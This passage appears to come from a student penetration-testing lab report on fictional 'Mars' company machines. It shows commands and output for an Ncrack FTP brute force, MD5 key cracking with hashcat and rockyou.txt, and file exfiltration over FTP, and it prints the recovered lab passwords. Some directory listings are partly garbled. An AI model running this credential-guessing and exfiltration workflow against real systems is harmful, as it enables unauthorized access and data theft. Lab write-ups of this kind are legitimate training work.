-rw-r--r-- 1 root root 404198 Feb 28 16:16 master.pdf
-rw-r--r-- 1 wkung aalezani 2110800 Nov 4 19:03 master.pdf
-rw-r--r-- 1 wkung aalezani 655 Nov 4 18:21 .profile
-rw-rwx--- 1 wkung aalezani 1104338 Nov 4 19:03 Punycode attacks - the fake domains that are impossible to detect.pdf
df
-rw-rwx--- 1 wkung aalezani 3813791 Nov 4 19:03 Smith2018_Chapter_IdentificationOfForensicArtifa.pdf
drwxr-xr-x 2 wkung aalezani 4096 Nov 4 19:02 uranus_startrek
root@marsR2:# chgrp wkung master.pdf
chgrp: changing group of 'wkung' to 'wkung'
root@marsR2:# chgrp users master.pdf
root@marsR2:# ls -la
total 8816
drwxr-xr-x 5 wkung aalezani 4096 Feb 28 16:17 .
drwxr-xr-x 7 root root 4096 Dec 10 17:38 ..
-rw-rwx--- 1 wkung aalezani 1545216 Nov 4 19:03 Anti-forensics.ppt
-rw-r--r-- 1 wkung aalezani 3 Dec 19 17:58 .bash_history
-rw-r--r-- 1 wkung aalezani 220 Nov 4 18:21 .bash_logout
-rw-r--r-- 1 wkung aalezani 3771 Nov 4 18:21 .bashrc
drwxr-xr-x 2 wkung aalezani 4096 Nov 4 18:27 .cache
drwxr-xr-x 2 wkung aalezani 4096 Nov 4 18:59 Cyber
-rw-rwx--- 1 wkung aalezani 2110800 Nov 4 19:03 dust1909_tzseby.pdf
-rw-r--r-- 1 wkung root 404198 Feb 28 16:46 master.pdf
-rw-r--r-- 1 wkung aalezani 1104338 Nov 4 19:03 Punycode attacks - the fake domains that are impossible to detect.pdf
df
-rw-rwx--- 1 wkung aalezani 3813791 Nov 4 19:03 Smith2018_Chapter_IdentificationOfForensicArtifa.pdf
drwxr-xr-x 2 wkung aalezani 4096 Nov 4 19:02 uranus_startrek
root@marsR2:#
```

Figure 16: Copy and permission changes for .uranus\_master.pdf.

Before moving to the following Figure, it is essential to note that a mild change occurred in the systems used to perform these tasks. Before deciding to change the owner and permissions of the master file, we tried to remove the password for the root user so that we could use SCP through the root user instead of using such a roundabout method. Unfortunately, this messed up root SUDO permissions in the system, and thus, we needed to reset the Mars R system to its initial configuration, and in this case, it was assigned the IP: 192.168.176.7 instead of the former 192.168.176.3.

Once we reset the system and completed the ownership and permission changes depicted in Figure 16, we used FTP to transfer the newly named master.pdf file to our attacking machine, as shown in Figures 17 and 18, thus completing the task required.

```

wkung@marsR2:~$ exit
logout
Connection to 192.168.176.7 closed.

[kali㉿kali] ~
└─$ ftp wkung@192.168.176.7
Connected to 192.168.176.7.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||7064|)
150 Here comes the directory listing.
drwxr-xr-x  5 1004   1005  4096 Feb 28 16:47 .
drwxr-xr-x  7 0       0      4096 Dec 19 17:38 ..
-rw-----  1 1004   1005  380  Feb 28 16:50 .bash_history
-rw-r--r--  1 1004   1005  220  Nov  04 17:21 .bash_logout
-rw-r--r--  1 1004   1005  3771 Nov  04 17:21 .bashrc
drwxr-xr-x  2 1004   1005  4096 Nov  04 17:27 .cache
-rw-r--r--  1 1004   1005  655  Nov  04 17:21 .profile
-rw-rwxw-  1 1004   1005  1545216 Nov  04 18:03 Anti-forensics.ppt
drwxr-xr-x  2 1004   1005  4096 Nov  04 17:59 Cyber
-rw-rwxw-  1 1004   1005  1104338 Nov  04 18:03 Punycode attacks - the fake domains that are impossible to detect.pdf
-rw-rwxw-  1 1004   1005  3813791 Nov  04 18:03 Smith2018_Chapter_IdentificationOfForensicArtifa.pdf
-rw-rwxw-  1 1004   1005  2110080 Nov  04 18:03 dust1909_tzseby.pdf
-rwxr-x--- 1 1004   100  404198 Feb 28 16:46 master.pdf
drwxr-xr-x  2 1004   1005  4096 Nov  04 18:02 uranus_startrek
226 Directory send OK.
ftp> get master.pdf
local: master.pdf remote: master.pdf
229 Entering Extended Passive Mode (|||53431|)
150 Opening BINARY mode data connection for master.pdf (404198 bytes)
100% [*****] 394 Kib 132.01 MiB/s 00:00 ETA
226 Transfer complete.
404198 bytes received in 00:00 (125.11 MiB/s)
ftp> 

```

Figure 17: FTP of master.pdf from Mars R to Kali machine.




Figure 18: Master.pdf open on Kali Linux.

## Section 2.2.2

As described in Section 2.2.1, we utilized the following webpage in Figure 19 to create a list of possible usernames for SSH or FTP network access.




Figure 19: Mars Company pages with company user emails.

These eight usernames mentioned above are now contained within the mars.usr lists, we ran Ncrack on the Mars N system over the FTP service overnight again. This yielded three valid credentials and one false positive, shown in Figure 20. Namely, amandiant with the password babygurl101, ctrivedi with the password amordelbueno, and promero with the correct password Brianna1.

```
[kali㉿kali)-[~] ncrack -T5 -P /home/kali/Documents/mars.usr -P /home/kali/Documents/topWordlist.pwd ftp://192.168.176.4
Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-02-26 02:44 EST
Stats: 7:58:09 elapsed; 0 services completed (1 total)
Rate: 12.99; Found: 1; About 95.68% done; ETC: 11:04 (0:21:34 remaining)
(press 'p' to list discovered credentials)
Discovered credentials for ftp on 192.168.176.4 21/tcp:
'92.168.176.4 21/tcp ftp: 'ctrivedi' 'amordelbueno
Stats: 8:10:38 elapsed; 0 services completed (1 total)
Rate: 8.47; Found: 4; About 98.13% done; ETC: 11:04 (0:09:20 remaining)
(press 'p' to list discovered credentials)
Discovered credentials for ftp on 192.168.176.4 21/tcp:
'92.168.176.4 21/tcp ftp: 'amandiant' 'babygurl101
'92.168.176.4 21/tcp ftp: 'promero' 'Brianna1
'92.168.176.4 21/tcp ftp: 'promero' 'Queenie
'92.168.176.4 21/tcp ftp: 'amandiant' 'babygurl101
Stats: 8:11:44 elapsed; 0 services completed (1 total)
Rate: 8.31; Found: 4; About 98.37% done; ETC: 11:04 (0:08:09 remaining)
(press 'p' to list discovered credentials)
Discovered credentials for ftp on 192.168.176.4 21/tcp:
'92.168.176.4 21/tcp ftp: 'ctrivedi' 'amordelbueno
'92.168.176.4 21/tcp ftp: 'promero' 'Brianna1
'92.168.176.4 21/tcp ftp: 'promero' 'Queenie
'92.168.176.4 21/tcp ftp: 'amandiant' 'babygurl101
Stats: 8:13:17 elapsed; 0 services completed (1 total)
Rate: 0.39; Found: 4; About 98.68% done; ETC: 11:04 (0:06:32 remaining)
(press 'p' to list discovered credentials)
Stats: 8:18:02 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 4; About 99.61% done; ETC: 11:04 (0:01:56 remaining)
(press 'p' to list discovered credentials)


Discovered credentials for ftp on 192.168.176.4 21/tcp:
'92.168.176.4 21/tcp ftp: 'ctrivedi' 'amordelbueno
'92.168.176.4 21/tcp ftp: 'promero' 'Brianna1
'92.168.176.4 21/tcp ftp: 'promero' 'Queenie
'92.168.176.4 21/tcp ftp: 'amandiant' 'babygurl101
Ncrack done: 1 service scanned in 29996.26 seconds.

Ncrack finished.
```

Figure 20: Ncrack on Mars N results with topWordlist.pwd.

With these credentials now in hand, we needed to search through all of the user directories we had access to and see if they yielded the encrypted file we were looking for. Again, we utilized


‘ls -la’ commands in all directories of interest to reveal hidden directories. One of these directories appeared within the amandiant/solutions folder, as depicted in Figure 21. Within solutions/.otherdocs/.forlater/ we found a specific file with the .crypto designation which we know to be the file container for the encrypto application utilized by Mars employees for encryption purposes.



```
amandiant@marsouin:~$ ls -la
total 2108
drwxr-x1-x 9 amandiant amandiant 4096 Feb 28 22:49 .
drwxr-xr-x 21 root root 4096 Sep 29 2018 ..
-rw-amdiant amandiant 1731 Mar 2 01:29 .bash_history
-rw-r--r-- 1 amandiant amandiant 220 Sep 27 2018 .bash_logout
-rw-r--r-- 1 amandiant amandiant 3771 Sep 27 2018 .bashrc
drwx----- 2 amandiant amandiant 4096 Sep 27 2018 .cache
-rw----- 1 amandiant amandiant 935412 Oct 10 2018 character.pdf
drwxrwxr-x 2 amandiant amandiant 4096 Oct 10 2018 compliance
-rw----- 1 amandiant amandiant 73440 Oct 10 2018 EO12015-103.pdf
-rw----- 1 amandiant amandiant 208890 Oct 10 2018 FINAL_EOI_2015-103.docx
drwx----- 3 amandiant amandiant 4096 Sep 27 2018 .gnupg
drwx----- 1 amandiant amandiant 62377 Oct 10 2018 leadership-psychometrics.pdf
drwx----- 3 amandiant amandiant 4096 Oct 15 2018 mail
drwxrwxr-x 2 amandiant amandiant 4096 Oct 10 2018 management
-rw----- 1 amandiant amandiant 31744 Oct 10 2018 Mars_commitment_table.xls
-rw-r--r-- 1 amandiant amandiant 807 Sep 27 2018 .profile
-rw----- 1 amandiant amandiant 144842 Oct 10 2018 RFP_Requirements_IAM.pdf
drwxrwxr-x 3 amandiant amandiant 4096 Dec 19 23:48 solutions
-rw----- 1 amandiant amandiant 634340 Oct 10 2018 steps-effective-leadership.pdf
drwxr-xr-x 2 amandiant amandiant 4096 Feb 28 22:49 .vim
-rw----- 1 amandiant amandiant 1160 Feb 28 22:49 .viminfo
amandiant@marsouin:~$ cd solutions
amandiant@marsouin:~/solutions$ ls -la
total 14580
drwxrwxr-x 3 amandiant amandiant 4096 Dec 19 23:48 .
drwxr-xr-x 9 amandiant amandiant 4096 Feb 28 22:49 ..
-rw----- 1 amandiant amandiant 11337890 Oct 10 2018 age-encryption.pdf
-rw----- 1 amandiant amandiant 1226077 Oct 10 2018 h17-data-interfaces.pdf
drwxrwxr-x 4 amandiant amandiant 4096 Dec 20 00:12 .otherdocs
-rw----- 1 amandiant amandiant 1717651 Oct 10 2018 pk1-trust-models.pdf
-rw----- 1 amandiant amandiant 297124 Oct 10 2018 prod_white_paper1.pdf
-rw----- 1 amandiant amandiant 326215 Oct 10 2018 prod_white_paper2.pdf
amandiant@marsouin:~/solutions$ cd .otherdocs
amandiant@marsouin:~/solutions/.otherdocs$ ls -la
total 332
drwxrwxr-x 4 amandiant amandiant 4096 Dec 20 00:12 .
drwxrwxr-x 3 amandiant amandiant 4096 Dec 19 23:48 ..
drwxrwxr-x 2 amandiant amandiant 4096 Dec 20 00:00 .forlater
drwxrwxr-x 3 amandiant amandiant 4096 Dec 20 00:14 guides
-rw-r--r-- 1 amandiant amandiant 320866 Dec 20 00:02 PersonalMemberApplicationAccount-Ag
amandiant@marsouin:~/solutions/.otherdocs$ cd .forlater
amandiant@marsouin:~/solutions/.otherdocs/.forlater$ ls -la
total 624
drwxrwxr-x 2 amandiant amandiant 4096 Dec 20 00:00 .
drwxrwxr-x 4 amandiant amandiant 4096 Dec 20 00:12 ..
-rw-rwx--- 1 amandiant amandiant 630378 Dec 20 00:00 SOW-HACS-CHST.crypto
amandiant@marsouin:~/solutions/.otherdocs/.forlater$
```

Figure 21: Navigation into the hidden directory with the encrypted file.

With this suspicious encrypted file in our crosshairs, we decided to exfiltrate it and attempt to decrypt it. As it is within the directory for amandiant we simply switched over to the FTP service and downloaded the file from the server, as shown in Figure 22.



```
[~] kali㉿kali:[~]
[~] $ ftp amandiant@192.168.176.4
Connected to 192.168.176.4.
220 Welcome to Mars FTP server
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd solutions
250 Directory successfully changed.
ftp> cd .otherdoc
550 Failed to change directory.
ftp> cd .otherdocs
250 Directory successfully changed.
ftp> cd .forlater
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||6792|).
150 Here comes the directory listing.
drwxrwxr-x 2 1012 1012 4096 Dec 20 00:00 .
drwxrwxr-x 4 1012 1012 4096 Dec 20 00:12 ..
-rw-rwx--- 1 1012 1012 630378 Dec 20 00:00 SOW-HACS-CHST.crypto
226 Directory send OK.
ftp> get SOW-HACS-CHST.crypto
local: SOW-HACS-CHST.crypto remote: SOW-HACS-CHST.crypto
229 Entering Extended Passive Mode (|||55674|).
150 Opening BINARY mode data connection for SOW-HACS-CHST.crypto (630378 bytes).
100% |*****|*****|*****|*****|*****|*****|*****|*****|*****|*****|*****|*****|*****|
226 Transfer complete.
630378 bytes received in 00:00 (19.66 MiB/s)
ftp> [REDACTED]
```

The right side of the screenshot shows the decrypted content of the file, which consists of the numbers 1, 10, 101, and 1010 stacked vertically.

Figure 22: FTP get and proof of .crypto file on Kali Machine.

Now, we focus on the master file found in section 2.2.1. We know that contained within this master file are the encoded keys utilized for company-wide encryption of communications and documents; as such, embedded within this file must be the key utilized for encryption/decryption of the file. The format of the encoded keys is hashes; thus, we will utilize the service hashcat, a default program installed on Kali Linux. To utilize Hashcat, we need to first export the keys to a list where they can be read, find a password list to compare with the hashes and determine what type of hash it is and what kind of attack we want to conduct.

Concerning the password list, Kali Linux has a massive list of passwords installed within its `usr/share/wordlist` directory. We selected an extensive list of passwords called `rockyou.txt`, typically associated with the John the Ripper offline password-cracking algorithm. Concerning the hash type and attack type, running hashcat without the `-m` option allows it to detect the possible hash type and make a recommendation. In this case, it detected the MD5 hash type associated with the command '`-m 0`'. Furthermore, concerning the attack type, hashcat is incredibly well optimized, and thus, it can work through a large file like `rockyou.txt` in seconds through exhaustive search. Therefore, we chose to use the exhaustive/Brute-Force attack option '`-a 0`'. Running the program shown in Figure 23 yielded four results from the encoded keys. We got the keys: 'allornothing', 'weloveit', 'up&down' and 'jekyll&hyde'.

```
(kali㉿kali)-[~]
$ hashcat -m 0 -a 0 Keys.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0
Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-AMD Ryzen 5 1600 Six-Core Processor, 1435/2934 MB (512

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 7 digests; 7 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename.: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime ...: 2 secs

2ac3adceb76bb43b9c15d2c09710dd:allornothing
a03a89c07da7a891ac349be9f4944f41:weloveit
b2bb2dde0216d0eb79c4d6466b63cf4:up&down
3762c86558d69b20c11ce3420a5dc0d7:jekyll&hyde
```

Figure 23: Running hashcat to yield decoded keys.

Now, with a set of decoded keys, we can attempt to decrypt the .crypto file. Unfortunately, the Encrypto application used for Mars encryption is not available on Linux-deployed systems;

therefore, we needed to utilize our personal computers to successfully decrypt the file. We simply sent the file to our own PCs and sent it back to the attacker after running Encrypto, as shown in Figure 24, which utilized the key ‘jekyll&hyde’ to successfully reveal the document and its contents.




Figure 24: Encrypto Application revealing the document after inputting the proper key.

Upon revealing the document and inspecting it, shown in Figure 25, we determined that this is indeed the agreement between the CIA and Mars that we were searching for, thus completing task 2.2.2.




Figure 25: Inspection of the decrypted document on Kali machine.

## Section 2.2.3

Utilizing the same password and username pairs found through Ncrack in section 2.2.2, we could continue inspecting the users' directories of interest on the Mars N system. Luckily for us, we found that the promero account had an invoices directory which could easily be accessed, and thus, as shown in Figure 26, we utilized FTP to extract them swiftly.

Figure 26: Extracting Invoices to Kali Linux.

With the invoices in hand, we only needed the financial history to complete this step. However, this was nowhere to be found in the user directories. We scanned through all of the user directories we had access to, running commands to check for other hidden directories that yielded nothing. Based on the hints in the project parameters, we turned our attention towards the webserver. Our rationale was that if a file exists within the web server, there must be some folder with these files within the Mars N system. Furthermore, if the file is in a restricted system section, we must see if we can escalate our privileges to gain root access. Unfortunately, we were unable to escalate our privileges in any capacity. However, after much searching, we found some information about the Mars webpages in a system directory /opt/marswebapp. As shown in the subsequent Figure 27, this folder contained configuration files for the Mars web application and a directory called mediaResources, which contained none other than the invoices and financial history document we were looking for.

```

--$ ftp amandiant@192.168.176.4
Connected to 192.168.176.4.
220 Welcome to Mars FTP server
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ../../..
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||12929|).
150 Here comes the directory listing.
drwxr-xr-x  2  0      0          4096 Dec 23 03:11 bin
drwxr-xr-x  3  0      0          4096 Dec 23 03:07 boot
drwxr-xr-x  17 0     0          3860 Feb 28 21:59 dev
drwxr-xr-x 120 0    0          12288 Dec 23 03:14 etc
drwxr-xr-x  21 0    0          4096 Sep 29 2018 home
lwxrwxrwx  1  0      0          34 Dec 19 20:24 initrd.img -> boot/initrd.img-4.15.0-213-generic
lwxrwxrwx  1  0      0          33 Dec 19 20:24 initrd.img.old -> boot/initrd.img-4.15.0-34-generic
drwxr-xr-x  22 0   /home/011/documents/ 4096 Dec 19 20:15 lib
drwxr-xr-x  2  0      0          4096 Dec 19 20:19 lib64
drwxr-xr-x  2  0      0          16384 Sep 21 2018 lost+found
drwxr-xr-x  2  0      0          4096 Jul 25 2018 media
drwxr-xr-x  2  0      0          4096 Jul 25 2018 mnt
drwxr-xr-x  3  0      0          4096 Oct 17 2018 opt
dr-xr-xr-x 203 0   /opt/01/0078/doc/ 0 Feb 28 21:59 proc
drwxr-xr-x  6  0      0          4096 Dec 19 21:21 root
drwxr-xr-x 29 0     0          960 Feb 28 23:13 run
drwxr-xr-x  4  0     1018        4096 Oct 09 2018 samba
drwxr-xr-x  2  0      0          12288 Dec 23 03:11 sbin
drwxr-xr-x  4  0      0          4096 Sep 21 2018 snap
drwxr-xr-x  2  0      0          4096 Jul 25 2018 srv
-rw-r----- 1  0      0          2065694720 Sep 21 2018 swap.img
dr-xr-xr-x 13 0     0          0 Feb 28 23:13 sys
drwxrwxrwt 12 0     0          4096 Feb 28 23:21 tmp
drwxr-xr-x 10 0     0          4096 Jul 25 2018 usr
drwxr-xr-x 14 0     0          4096 Sep 27 2018 var
lwxrwxrwx  1  0      0          31 Dec 19 20:24 vmlinuz -> boot/vmlinuz-4.15.0-213-generic
lwxrwxrwx  1  0      0          30 Dec 19 20:24 vmlinuz.old -> boot/vmlinuz-4.15.0-34-generic
226 Directory send OK.

ftp> cd opt
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||24835|).
150 Here comes the directory listing.
drwxr-xr-x  3  0      0          4096 Oct 17 2018 .
drwxr-xr-x  24 0     0          4096 Dec 19 20:24 ..
drwxr-xr-x  4  0     0          4096 Oct 17 2018 marswebapp
226 Directory send OK.
ftp> cd marswebapp
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||18111|).
150 Here comes the directory listing.
drwxr-xr-x  2  0      0          4096 Nov 06 2018 config
-rwxr-wr--  1  0      0          82959133 Oct 17 2018 mars-1.0.war
drwxr-xr-x  2  0      0          4096 Oct 17 2018 mediaResources
226 Directory send OK.
ftp> cd mediaResources
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||10006|).
150 Here comes the directory listing.
-rw-rw-r--  1  0      0          171114 Oct 17 2018 Invoice-567494.pdf
-rw-rw-r--  1  0      0          169296 Oct 17 2018 Invoice-756783.pdf
-rw-rw-r--  1  0      0          170348 Oct 17 2018 Invoice-81207.pdf
-rw-rw-r--  1  0      0          169416 Oct 17 2018 Invoice-85657.pdf
-rw-rw-r--  1  0      0          193536 Oct 17 2018 Mars_FinancialHistory.xls
226 Directory send OK.
ftp> 

```

Figure 27: Exploration of /opt/Marswebapp directory.

As noted with the user permissions in the prior figures, all users had read permissions for all the invoice files and the financial history document. As such, using FTP, we can simply exfiltrate the files this way. This is shown in Figure 28, with the resulting exfiltrated files shown in Figure 29.

```

ftp> get Mars_FinancialHistory.xls
local: Mars_FinancialHistory.xls remote: Mars_FinancialHistory.xls
229 Entering Extended Passive Mode (|||39032|).
150 Opening BINARY mode data connection for Mars_FinancialHistory.xls (193536 bytes).
